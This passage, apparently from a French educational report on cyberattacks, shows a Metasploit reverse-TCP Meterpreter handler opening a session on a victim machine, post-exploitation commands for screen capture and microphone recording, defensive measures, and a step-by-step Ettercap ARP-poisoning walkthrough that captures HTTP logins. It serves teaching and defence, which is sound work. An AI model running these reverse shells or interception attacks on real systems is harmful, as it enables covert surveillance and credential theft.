[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.172
lhost => 192.168.1.172
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.172:4444
[*] Sending stage (175174 bytes) to 192.168.1.222
[*] Meterpreter session 1 opened (192.168.1.172:4444 -> 192.168.1.222:59741) at 2021-03-20 21:35:08 +0100

meterpreter >
```

Menu principal de MetaSploit

Par conséquent, les instructions présentées dans la capture d'écran ci-dessus permettent de configurer et de mettre en place un écouteur sur la victime. Il est important que les informations soient identiques à celle que nous avons indiquée lors de la création du malware (voir tableau récapitulatif dans le screen « paramétrage du malware »). Notamment le Payload utilisé, l'adresse IP, ainsi que le port sur lequel nous allons écouter. Ensuite, la commande « exploit » permettra de lancer l'écoute de la victime.

L'écouteur étant prêt chez l'attaquant, il s'agira maintenant de mettre en place les diverses techniques de social engineering expliqué dans le chapitre précédent pour transmettre le fichier exécutable généré antérieurement sur l'application TheFatRat.

Lorsque que la victime ouvrira le fichier infecté sur son ordinateur, nous serons immédiatement alertés qu'une connexion vient de s'ouvrir sur notre écouteur MetaSploit (signalé en vert sur le screen « menu principal de Metasploit »).

À ce stade, nous avons un accès total sur l'ordinateur de la victime sans que celle-ci ne s'en rende compte. Espionnage, vol de données, destruction ou mise en place d'une porte dérobée, toutes les possibilités s'offrent à nous. En effet, depuis MetaSploit nous pouvons notamment activer la caméra de la victime afin de prendre des vidéos ou des photos, activer le micro, consulter et récupérer toutes ses données privées, accéder à toutes les applications, faire de keylogging afin de récupérer les frappes de la victime, etc... Voici quelques exemples :

```
meterpreter > screenshot
[*] Preparing player...
[*] Opening player at: /home/user/waoYdUCn.html
[*] Streaming...
```

Partage d'écran de la victime

```
meterpreter > keyboard_send JenvoieCeMsgAlaVictime
[*] Done
meterpreter >
```

Envoi de texte à la victime

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /home/user/ZfhWAORP.wav
meterpreter >
```

Enregistrement du micro de la victime

```
meterpreter > sysinfo
Computer      : DESKTOP-EPPSDCV
OS            : Windows 10 (10.0 Build 19042).
Architecture : x86
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Informations système de la victime

## 6.2 Solutions

Les malwares peuvent être transmis via différents moyens notamment par du social engineering mais pas seulement. Par conséquent, certaines mesures de protections du social engineering sont également applicable pour la propagation des malwares.

Ducoup, diverses solutions spécifiques au malware permettant de mitiger ou d'éviter des dégâts vous seront présenté par la suite.

Veillez à ce que les systèmes d'exploitation ainsi que les divers logiciels soient à jour. En effet, les mises à jour servent à rajouter des fonctionnalités mais également à réparer les beuges ainsi que les failles de sécurité des produits. En ignorant ces diverses mises à jour, nous mettons en danger notre système d'information. D'autant plus que certaines mises-à-jour rajoutent des fonctionnalités de sécurité afin de nous protéger contre ses diverses attaques de social engineering tel que Outlook ou Gmail qui sont maintenant capable d'identifier certains documents ou des liens malveillants.

- 😊 Solution fondamentale à mettre en place pour tous type d'organisation. En effet, des logicielles pas à jour représente un véritable danger de sécurité. Il est donc important d'être constamment à jour.
- 😞 Parfois, certaines mise-à-jour rajoutent des beugs plutôt que de les corriger. Par conséquent, pour les programmes importants et très utilisés par les organisations, il faudrait vérifier au préalable sur des forums par exemple que la nouvelle version est stable.

**Mettre en place des formations** pour que les collaborateurs de l'entreprise puissent identifier les différents dangers tels que des documents envoyés en pièce jointe d'email notamment. L'idée est de les sensibiliser aux différents dangers en leurs faisant comprendre l'impact que peut avoir un malware sur un système d'informations.

- 😊 Solution importante à mettre en place pour tout type d'organisation. Les différents collaborateurs doivent comprendre l'importance de leurs rôles dans la sécurité du système d'informations.
- 😞 La mise en place de formation au sein d'une organisation coûte de l'argent. En effet, il faut préparer les formations et surtout bloquer un certain temps dans le plannig des participants.

**Tester les employés** notamment en utilisant des outils de pentesting tel TheFatRat. Il s'agirait d'attaquer volontairement les collaborateurs de l'organisation afin d'analyser les résultats et si nécessaire, prendre des mesures. Bien évidemment le but ne sera pas

d'infecter le réseau de l'entreprise mais uniquement d'en soutirer des statistiques afin d'avoir une idée du niveau de vulnérabilité. Cette solution permet d'anticiper des attaques et de mesurer le niveau de sensibilité des collaborateurs de l'entreprise.

- 😊 Cette solution permettra aux organisations de juger le niveau de sécurité de leurs collaborateurs. En fonction du résultat de ces tests, des mesures peuvent être prises tel que des campagnes de prévention et d'avantage de formations.

**Utiliser des logiciels de sécurité** de type anti-virus par exemple. Les anti-virus ont pour but de protéger les machines (ordinateur, téléphone, tablette, ...) contre les virus informatiques. En effet, il protège les machines contre les logiciels malveillant et suivant l'antivirus, contre d'autres cyberattaques. Certains anti-virus sont spécialisés contre le malware. C'est notamment le cas des anti-virus suivant :

TOTAL AV                      Assure une protection contre les malwares, les adwares et les spywares

Malwarebytes                Analyse et supprime les logiciels malveillants des machines

AVG                              Anti-virus mondialement connu pour supprimer des malwares de façon efficace

- 😊 Solution de base qui a son importance. En effet, elle est adaptée à tout type d'organisation et assure un certain niveau de sécurité.

Il existe une multitude de logiciels de sécurité sur le marché avec des prix qui varient. Par conséquent, chaque organisation trouvera un service répondant à ses besoins.

**Effectuer des sauvegardes externes régulières.** Que ce soit sur des serveurs backup ou au travers de services cloud, il est important des stocker régulièrement les données importantes en externe à l'entreprise. En cas d'attaque de type ransomware par exemple, où les données de l'organisation viendraient à être chiffrée et donc inaccessible, celles-ci pourraient être récupéré dans les sauvegardes backup.

- 😊 Que ce soit pour des petites ou grandes organisations, la mise en place de backup des données importantes est fondamentale. Celui-ci doit être fait en externe du réseau de l'entreprise pour qu'en cas de catastrophe, elles soient récupérables.
- 😞 Que le stockage soit sur le cloud ou sur des serveurs, il faudra payer pour de nouvelles ressources afin d'avoir logiquement plus de capacité de stockage. Par conséquent, cette solution peut être compliquée pour les organisations ayant beaucoup de données confidentielles importante et un budget limité.

**Mettre en place des systèmes de détection d'intrusion (IDS) et des systèmes de prévention d'intrusion (IPS).** Ce sont des éléments réseaux qui vont analyser le trafic réseau et effectuer du filtrage réseau. L'IDS est un système de surveillance alors que l'IPS est destiné au contrôle. En effet, l'IDS va uniquement surveiller le trafic du réseau et alerter dès qu'une activité suspecte se produit ou qu'un élément de la politique de sécurité est enfreint. L'IPS lui va identifier et rejeter les paquets malveillants provenant de l'extérieur du réseau de l'entreprise selon une politique de sécurité. En mettant en place ces outils, cela assure un certain niveau de sécurité contre certaines cyberattaques telles que les malwares par exemple. En effet, ils seront capables d'identifier et bloquer certains malwares pour autant qu'ils leur soient connus.

Exemple d'outil/application :

Snort	IPS/IDS open source qui utilise des règles afin de détecter le trafic réseau malveillant permettant ainsi d'alerter les utilisateurs.
Bro	IPS/IDS analyse de réseau, log du trafic réseau et génération d'événements.
Suricata	IPS/IDS permet de surveiller l'activité des protocoles de la couche applicative ainsi que le TCP, IP, UDP, ICMP et suivi en temps réel pour les applications réseau du protocole http, smb et ftp.

😊 Solution de protection très intéressante avec un vaste choix de services permettant ainsi d'être adapté à toute sorte d'organisation.


😞 Demande certaines connaissances pour la mise en place et l'utilisation de ces outils.



## 7. Man in the middle (MITM)


L'attaque de l'homme du milieu « Man in the middle » est une cyberattaque composée de 3 acteurs. L'un d'eux est la victime, l'autre est l'entité qui communique avec la victime et le dernier est l'attaquant également nommé l'homme du milieu qui a pour but d'écouter, intercepter et manipuler la conversation entre la victime et l'entité.

Pour mettre en place cette attaque, l'attaquant va se placer dans la communication de deux entités, entre les deux, sans que celles-ci s'en rendent compte. L'homme du milieu a donc un accès complet à la communication des deux entités, où il pourra notamment manipuler et espionner les entités.




En effet, il existe plusieurs types d'attaque de man in the middle qui ont des buts différents. Parmi eux se trouve notamment le ARP spoofing, DNS spoofing, le détournement SSL, détournement d'email, espion wifi ainsi que le vol de cookie sur navigateur.

Un serveur DNS (Domain Name System) est vulgairement un grand annuaire qui aura pour but de traduire un nom de domaine en adresse IP. En effet, lorsque nous faisons une recherche sur le WEB, le navigateur n'a en réalité pas besoin du nom de domaine mais plutôt d'une adresse IP qui lui permettra de savoir à quel serveur il doit se connecter. Le nom de domaine, lui, est uniquement utile et pratique aux humains pour effectuer des recherches sur le web. Puisqu'il est logiquement beaucoup plus simple de se rappeler d'un nom de langage courant tel que Facebook plutôt que de son adresse IP qui est 157.240.21.35. Le DNS est donc l'un des protocoles les plus importants d'Internet. Néanmoins, il existe certaines failles permettant de mettre en place une attaque de l'homme du milieu nommé le **DNS spoofing**. En effet, l'attaquant, l'homme du milieu, va intercepter le trafic d'une entité et ensuite, va le rediriger sur un autre site quelconque souvent infecté. En effet, il est notamment utilisé pour effectuer du phishing par exemple, où l'entité sera redirigée vers une fausse page de connexion souvent en HTTP afin de lui voler les données de connexion. Souvent, elle est également redirigée vers des sites infectés incitant l'entité à télécharger des malwares par exemple.



<https://www.imperva.com/learn/application-security/dns-spoofing/>

Le protocole ARP est également victime de certaines failles permettant une attaque par homme du milieu nommé **ARP spoofing**. Le rôle du protocole ARP (Address Resolution Protocol) est de trouver l'adresse physique dite MAC, d'un périphérique à partir d'une adresse logique dite IP. Celui-ci est utilisé lorsque deux appareils veulent communiquer ensemble sur un réseau local. En effet, avant qu'ils puissent se transférer des paquets, une vérification des adresses physiques doit être faite. Par conséquent, avant toute nouvelle communication, un message de type « ARP REQUEST » est envoyé par l'entité source à tous les périphériques du réseau. Ce message contient uniquement l'adresse IP du destinataire et son but est de faire appel au propriétaire de cette adresse. Une fois que le propriétaire de l'adresse IP reçoit l'ARP REQUEST, il lui répond au travers d'un message de type ARP REPLY contenant son adresse MAC. Ainsi, le périphérique source, qui veut émettre le message, dispose d'assez d'information pour envoyer des paquets au destinataire soit l'adresse IP et de l'adresse MAC de son destinataire. Toutes ses informations sont stockées dans un cache ARP et celui-ci est vérifié avant chaque envoi de paquets.



<https://apprendrele-reseau.fr/a-quoi-sert-le-protocole-arp/>

C'est au niveau du message ARP REPLY que se trouve la faille de sécurité. En effet, ce protocole n'a pas prévu le fait que des entités malveillantes puissent répondre en se


faisant passer pour l'entité légitime. Par conséquent, l'attaquant va donc répondre à l'ARP REQUEST par un ARP REPLY en se faisant passer pour l'entité légitime et ainsi, toute communications entre les deux entités passera d'abord par l'attaquant d'où le nom de l'attaque (Homme du milieu).

Principalement en entreprise mais aussi chez les particuliers, **le détournement d'emails** est également un type d'attaque très réputée parmi les attaques de l'homme du milieu. Le but de cette attaque est d'avoir la main sur les emails des entités, afin d'effectuer différentes actions telles que de l'espionnage par exemple. Dans certaines situations plus graves, l'attaquant peut espionner et intercepter des emails et ainsi, utiliser des techniques d'ingénieries social en se faisant passer pour l'entité. Notamment, en utilisant l'adresse mail falsifiée afin de soutirer des informations à la victime.

Également très réputée dans les attaques de l'homme du milieu, l'attaque de **l'espionnage wifi**. Comme son nom l'indique, son but est d'espionner l'activité de la victime au travers d'un réseau sans fil. Pour se faire, l'attaquant va mettre en place un réseau sans fil libre et va généralement se positionner dans un endroit stratégique. Par exemple en pleine ville et il utilisera un nom de SSID rassurant tel que « Ville de Genève – publique ». Par la suite, les victimes se connecteront au réseau et ainsi, l'attaquant interceptera toutes les communications des différentes victimes où il pourra notamment, suivant les sites consultés, voler des informations confidentielles.

**Le vol de cookie dans les navigateurs web** est aussi fréquent dans les attaques de l'homme du milieu. Un cookie est à la base un fichier texte qui est stocké sur le navigateur d'une entité qui a pour but de faciliter la navigation. Par exemple, pour un site de vente, le panier est stocké dans un cookie pour qu'à la prochaine visite de l'entité, celui-ci soit sauvegardé. De même, pour le choix de la langue par exemple. Au fil du temps et de l'évolution des publicités, des cookies dit tiers ont fait leur apparition. Leur but est d'analyser les actions de l'utilisateur afin de lui proposer des publicités ciblées notamment. C'est ce qui explique le phénomène de la publicité qui nous suit à la suite d'une recherche sur Internet. Les cookies tiers comportent donc des informations privées sur les habitudes de navigations de l'entité. Les cookies sont également ce qui permet aux utilisateurs de se connecter automatiquement à des services web tel que les réseaux sociaux ou à des comptes bancaires par exemple. Il se trouve qu'au travers d'une attaque de l'homme du milieu, ceux-ci peuvent être interceptés par l'attaquant. En effet, si l'attaquant vient à récupérer des cookies de session de la victime, il pourra donc s'y connecter sans autre. En revanche, celle-ci doit être combinée avec une autre attaque de l'homme du milieu notamment l'espionnage wifi ou le détournement SSL par exemple.

Pour finir, le **détournement SSL** fait aussi partie des attaques de type homme du milieu. Le SSL est simplement un certificat utilisé sur les sites internet qui permet le chiffrement de la communication entre les entités qui sont souvent un client et un serveur. Il est notamment identifiable au travers du https dans le lien du site internet. Celui-ci assure l'intégrité et la confidentialité de la conversation. Afin d'établir une connexion sécurisée en https, l'utilisateur envoie initialement une requête non sécurisée dite http au serveur. La deuxième étape va être la réponse du serveur au client via une requête http et ainsi, il redirigera le client vers une connexion sécurisée dite https. La troisième et dernière étape va être l'établissement de la connexion chiffrée où l'utilisateur envoie une requête https au serveur. C'est lors de la redirection du http vers l'https que l'attaquant intervient en captant la requête entre les deux entités. Il va par la suite établir une connexion en https avec le serveur alors qu'il continuera en http avec l'utilisateur. Par conséquent, l'attaquant intercepte toute la connexion en texte brute entre l'utilisateur et le serveur. En effet, étant donné que la connexion n'est pas assurée par le protocole https, la communication entre les deux entités n'est pas chiffrée pas chiffrées. Ainsi, l'attaquant peut avoir accès à des données sensibles telles que des informations de connexion, des données de comptes bancaires, des données personnelles, etc.



L'attaque de l'homme du milieu est assez complexe à identifier et à contrecarrer. Elle est toute de même moins fréquente que les attaques par ransomware ainsi que par phishing, mais reste une menace pour les entreprises ainsi que les particuliers. D'après une étude réalisée par IBM[20] en 2018, plus de 35% des entreprises ont identifié une attaque par l'homme du milieu.

### 7.1.1.1 Ettercap


Ettercap est un outil gratuit et open source destinée à mettre en place des attaques par homme du milieu de plusieurs types sur des réseaux locaux. Les auteurs principaux de ce projet se nomment Alberto Ornaghi et Marco Valleri. L'outil est disponible sur plusieurs systèmes d'exploitation tels que Windows, Linux, Mac OS, Solaris et BSD.

Il s'agit d'un outil très complet regroupant un grand nombre de fonctionnalités. Les attaques peuvent se faire selon 4 modes différents qui sont selon l'adresse IP, l'adresse MAC, ARP et PublicARP. D'autres fonctionnalités intéressantes sont également disponibles, telles que l'injection de paquets dans une connexion établie, récupération de mot de passe, empreinte OS, mettre fin à des connexions, le détournement DNS et le scanner du réseau local. L'outil a également la possibilité de détecter des attaques en cours sur le réseau.

Par conséquent, pour la démonstration de cette attaque, nous allons utiliser le mode ARP où nous allons directement empoisonner la table ARP de notre victime (ARP spoofing). Les fonctionnalités qui nous seront utiles seront la récupération de mot de passe et le scanner du réseau local en temps réel.

#### Schéma de l'attaque

Ci-dessous se trouve le schéma de l'attaque que nous allons mettre en place par la suite. Le but de ce schéma est d'aider à la compréhension en indiquant les différentes adresses IP et MAC des différentes périphériques vont être utilisés.



### 7.1.1.2 Attaque (Exploitation)

Comme pour tous les autres outils, la première étape va être l'installation. Si vous êtes sur une machine Kali Linux cette étape ne sera pas nécessaire car l'outil devrait être pré installé. En revanche, si vous utilisez une autre distribution linux, il vous faudra rentrer la commande suivante pour démarrer l'installation :

**sudo apt-get install ettercap-graphical**

Ensuite, il suffira de lancer l'outil Ettercap. Pour les machines kali linux, l'outil sera disponible au travers de l'onglet « application » sous la rubrique « 0X – Renifler et l'usurpation ». Pour toutes les autres distributions linux ainsi que pour kali également, la commande suivante lancera l'application :

**sudo ettercap – G**

Une fois l'application lancée, une interface utilisateur affichant plusieurs fonctionnalités devrait s'afficher (voir capture d'écran ci-dessous).

À cette étape, nous allons devoir effectuer la configuration initiale de notre attaque. Parmi les diverses fonctionnalités de configuration initiale, la plus importante est le choix de l'interface réseau (Primary Interface) que nous allons utiliser pour attaquer. Il s'agira de sélectionner le réseau sur lequel la victime et vous êtes connectés. Généralement en wlanX s'il s'agit du réseau wifi et en interface ethX s'il s'agit d'un réseau filaire.

Une fois l'interface d'attaque sélectionnée, il nous faudra valider la configuration à l'aide du bouton  situé dans l'en-tête de la fenêtre.





*Interface utilisateur de l'outil Ettercap*

Suite à la validation de la configuration initiale de l'outil, une nouvelle interface utilisateur s'affichera. C'est au travers de celle-ci que nous allons finaliser la configuration de l'attaque.



*Interface principale de l'outil Ettercap*

Comme le démontre la capture d'écran ci-dessus, l'outil est divisé en deux parties distinctes. La première, est l'en-tête de l'outil où nous pouvons y trouver toutes les fonctionnalités qu'Ettercap dispose dont nous parlerons par la suite. La seconde, est la console située au bas de la fenêtre où nous pouvons notamment visualiser en temps réel les informations relatives au réseau que nous écoutons.

Afin de mettre en place l'attaque par homme du milieu, il va tout d'abord falloir trouver qu'elle est l'adresse IP de l'appareil de notre victime. Pour ce faire, plusieurs outils gratuits sont disponibles sur Internet. Un des plus connus et des plus performants se nomme NMAP. Il s'agit d'un outil gratuit ayant comme but principal de scanner des réseaux et ainsi détecter les différents ports libres ou ouverts sur un réseau. Il peut être pratique pour cette attaque de l'utiliser pour identifier l'adresse IP de la victime. Ettercap dispose d'une fonctionnalité qui permet de lister tous les hôtes connectés au réseau. Elle est accessible au travers de l'en-tête de la fenêtre au travers de l'icône . Cette fonctionnalité va initier un scanner des différents hôtes connectés au réseau. Suite au scanner du réseau, pour accéder au résultat, il suffira de cliquer sur l'icône  afin d'accéder à tous les hôtes identifiés par le scanner.

Le scanner de NMAP fournis beaucoup plus d'informations détaillées sur la victime qu'Ettercap. Ce qui peut être utile dans le cas où l'adresse IP de la victime est inconnu. En effet, afin de trouver l'adresse IP de la victime, ces différentes informations fournies par l'outil NMAP nous sont très utiles. Par conséquent, je conseille fortement d'utiliser NMAP avant d'utiliser la fonctionnalité d'Ettercap pour identifier l'adresse IP de la victime.

The image shows two side-by-side screenshots. On the left is the 'Host List' window in Ettercap, displaying a table of discovered hosts. On the right is a terminal window showing the output of an Nmap scan for the 192.168.1.0/24 network.

IP Address	MAC Address	Description
192.168.1.1	4C:1B:86:A5:37:43	Arcadvan
192.168.1.9	A4:9B:4F:B6:50:66	Huawei Technologies
192.168.1.16	EC:B5:FA:1C:CB:06	Philips Lighting BV
192.168.1.26	B8:27:EB:A4:45:7F	Raspberry Pi Foundation
2a04:ee41:82:9317:4e1b:86ff:fea5:3743	4C:1B:86:A5:37:43	Asustek Computer
fe80::4e1b:86ff:fea5:3743	4C:1B:86:A5:37:43	
192.168.1.115	0C:9D:92:79:C4:14	

*Liste des hôtes connecté au réseau sur Ettercap*

```

(user@kali)-[~]
└─$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 17:13 CEST
Nmap scan report for 192.168.1.1
Host is up (0.0028s latency).
MAC Address: 4C:1B:86:A5:37:43 (Arcadvan)
Nmap scan report for 192.168.1.9
Host is up (0.74s latency).
MAC Address: A4:9B:4F:B6:50:66 (Huawei Technologies)
Nmap scan report for 192.168.1.12
Host is up (0.41s latency).
MAC Address: 32:7B:A4:77:DB:12 (Unknown)
Nmap scan report for 192.168.1.16
Host is up (0.0084s latency).
MAC Address: EC:B5:FA:1C:CB:06 (Philips Lighting BV)
Nmap scan report for 192.168.1.26
Host is up (0.65s latency).
MAC Address: B8:27:EB:A4:45:7F (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.115
Host is up (0.0083s latency).
MAC Address: 0C:9D:92:79:C4:14 (Asustek Computer)
Nmap scan report for 192.168.1.14
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 19.84 seconds
  
```

*Liste des hôtes connecté au réseau sur NMAP*


Étant donné que nous voulons récupérer le trafic de notre victime sur Internet, nous allons nous placer entre l'interface du routeur (192.168.1.1) et notre victime (192.168.1.9). Il s'agira ensuite d'enregistrer nos deux cibles dans l'outil Ettercap.


Pour ce faire, toujours depuis le menu des hôtes, il faudra sélectionner une première adresse IP en cliquant dessus. Dans notre cas, il s'agira de l'adresse du routeur (192.168.1.1). Ensuite, il faudra cliquer sur le bouton au-dessus de la console titrée de « Add to Target 1 ». Pour la deuxième adresse qui dans notre cas est la victime (192.168.1.9), il s'agira d'effectuer la même opération en cliquant cette fois-ci sur le bouton « Add to Target 2 ». Si l'opération c'est bien déroulé, des messages de confirmations devraient s'afficher dans la console

The image shows the Ettercap interface with the 'Host List' window. Two hosts, 192.168.1.1 and 192.168.1.9, are highlighted in blue. Red arrows point from these hosts to the 'Add to Target 1' and 'Add to Target 2' buttons respectively. Below the host list, the console shows the process of scanning the network and adding the selected hosts to the targets.

*Ajout des hôtes dans les targets*



Pour finir, il nous manquera plus qu'à lancer l'attaque. Pour ce faire, il suffira de cliquer sur l'icône  se trouvant dans l'en-tête de la fenêtre. Ceci ouvrira le MITM menu affichant la liste des divers types d'attaques. Celle qui nous intéresse est la première de la liste nommée « ARP poisoning... ». Ensuite, un pop-up s'ouvrira où le paramètre « Sniff remote connections » devrait être présélectionné. Il ne manquera plus qu'à cliquer sur le bouton « Ok » du pop-up pour lancer l'attaque.



L'attaque étant lancée, nous nous trouvons actuellement entre la communication de la victime et Internet. En d'autres termes, tout le trafic de la victime en direction d'Internet passe par nous. En effet, nous pouvons confirmer ceci en analysant la table ARP de la victime avant et pendant l'attaque.

```
Interface : 192.168.1.9 --- 0xd
Adresse Internet  Adresse physique  Type
192.168.1.1      4c-1b-86-a5-37-43  dynamique
192.168.1.6      f8-16-54-d4-4b-ad  dynamique
192.168.1.16     ec-b5-fa-1c-cb-06  dynamique
192.168.1.115   0c-9d-92-79-c4-14  dynamique
192.168.1.255   ff-ff-ff-ff-ff-ff  statique
224.0.0.22      01-00-5e-00-00-16  statique
224.0.0.251     01-00-5e-00-00-fb  statique
224.0.0.252     01-00-5e-00-00-fc  statique
239.255.255.250 01-00-5e-7f-ff-fa  statique
255.255.255.255 ff-ff-ff-ff-ff-ff  statique
```

Cache ARP de la victime avant l'attaque

```
Interface : 192.168.1.9 --- 0xd
Adresse Internet  Adresse physique  Type
192.168.1.1      7c-b0-c2-cf-a9-ae  dynamique
192.168.1.2      e8-d0-fc-ac-34-f1  dynamique
192.168.1.27     7c-b0-c2-cf-a9-ae  dynamique
192.168.1.255   ff-ff-ff-ff-ff-ff  statique
224.0.0.22      01-00-5e-00-00-16  statique
224.0.0.251     01-00-5e-00-00-fb  statique
224.0.0.252     01-00-5e-00-00-fc  statique
239.255.255.250 01-00-5e-7f-ff-fa  statique
255.255.255.255 ff-ff-ff-ff-ff-ff  statique
```

Cache ARP de la victime pendant l'attaque

Avant l'attaque, nous pouvons voir que l'adresse MAC dites physique correspond bien à l'adresse réelle de la machine. En revanche, lorsque nous lançons l'attaque sur notre machine kali linux, nous pouvons voir que l'adresse physique de la victime a changé. En effet, celle-ci correspond à celle de l'attaquant.

Ainsi, nous pouvons espionner tout le trafic de notre victime mais pour ce faire, nous allons devoir utiliser un autre outil. En effet, Ettercap nous affiche dans sa console uniquement les informations relatives au formulaire http non sécurisé par un certificat SSL où nous pouvons notamment y voir apparaître les logins et les mots de passe de la victime.

```
ARP poisoning victims:
GROUP 1 : 192.168.1.1 4C:1B:86:A5:37:43
GROUP 2 : 192.168.1.9 A4:9B:4F:B6:50:66
HTTP : 18.192.172.30:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
HTTP : 18.192.172.30:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

Exemple console Ettercap requête HTTP

Pour analyser les différents paquets transmis du client vers Internet, nous allons utiliser un logiciel nommé WireShark. En effet, il s'agit d'un logiciel disponible gratuitement sur Internet et déjà pré installé sur les machines kali linux. Ce logiciel est l'un des plus connus dans le domaine de l'analyse de réseaux informatique. Il est très complet et par conséquent, est bien plus compliqué à prendre en main qu'Ettercap.

Au travers de l'outil WireShark, nous pouvons analyser les différents paquets qui commutent de l'utilisateur vers internet. Pour faciliter l'identification de paquets, il faudra configurer l'outil de façon à ne capturer que les paquets provenant de la victime. Une barre de recherche située vers le haut de l'interface permet de mettre en place des filtres. C'est donc à ce niveau que nous allons indiquer que nous voulons uniquement les paquets qui concernent la victime. De plus, afin de récupérer les identifiants de connexion de la victime, nous allons également mettre en place un filtre afin de récupérer uniquement les paquets http. Il suffira de rentrer dans la barre de recherche le texte suivant :

```
ip.addr == 192.168.1.9 && http
```

Ainsi, uniquement les paquets qui nous intéressent s'afficheront. En ce qui concerne les sites protégés par le protocole SSL, soit les sites https, ceux-ci ont une couche de protection supplémentaire qui permet de crypter leurs communications. Par conséquent, nous n'arriverons pas à sniffer leurs conservations. En revanche, encore beaucoup de sites ont des certificats SSL expirés ou n'en n'ont simplement pas. C'est dans ce genre de sites internet que nous allons essayer de récupérer des informations intéressantes sur la victime.

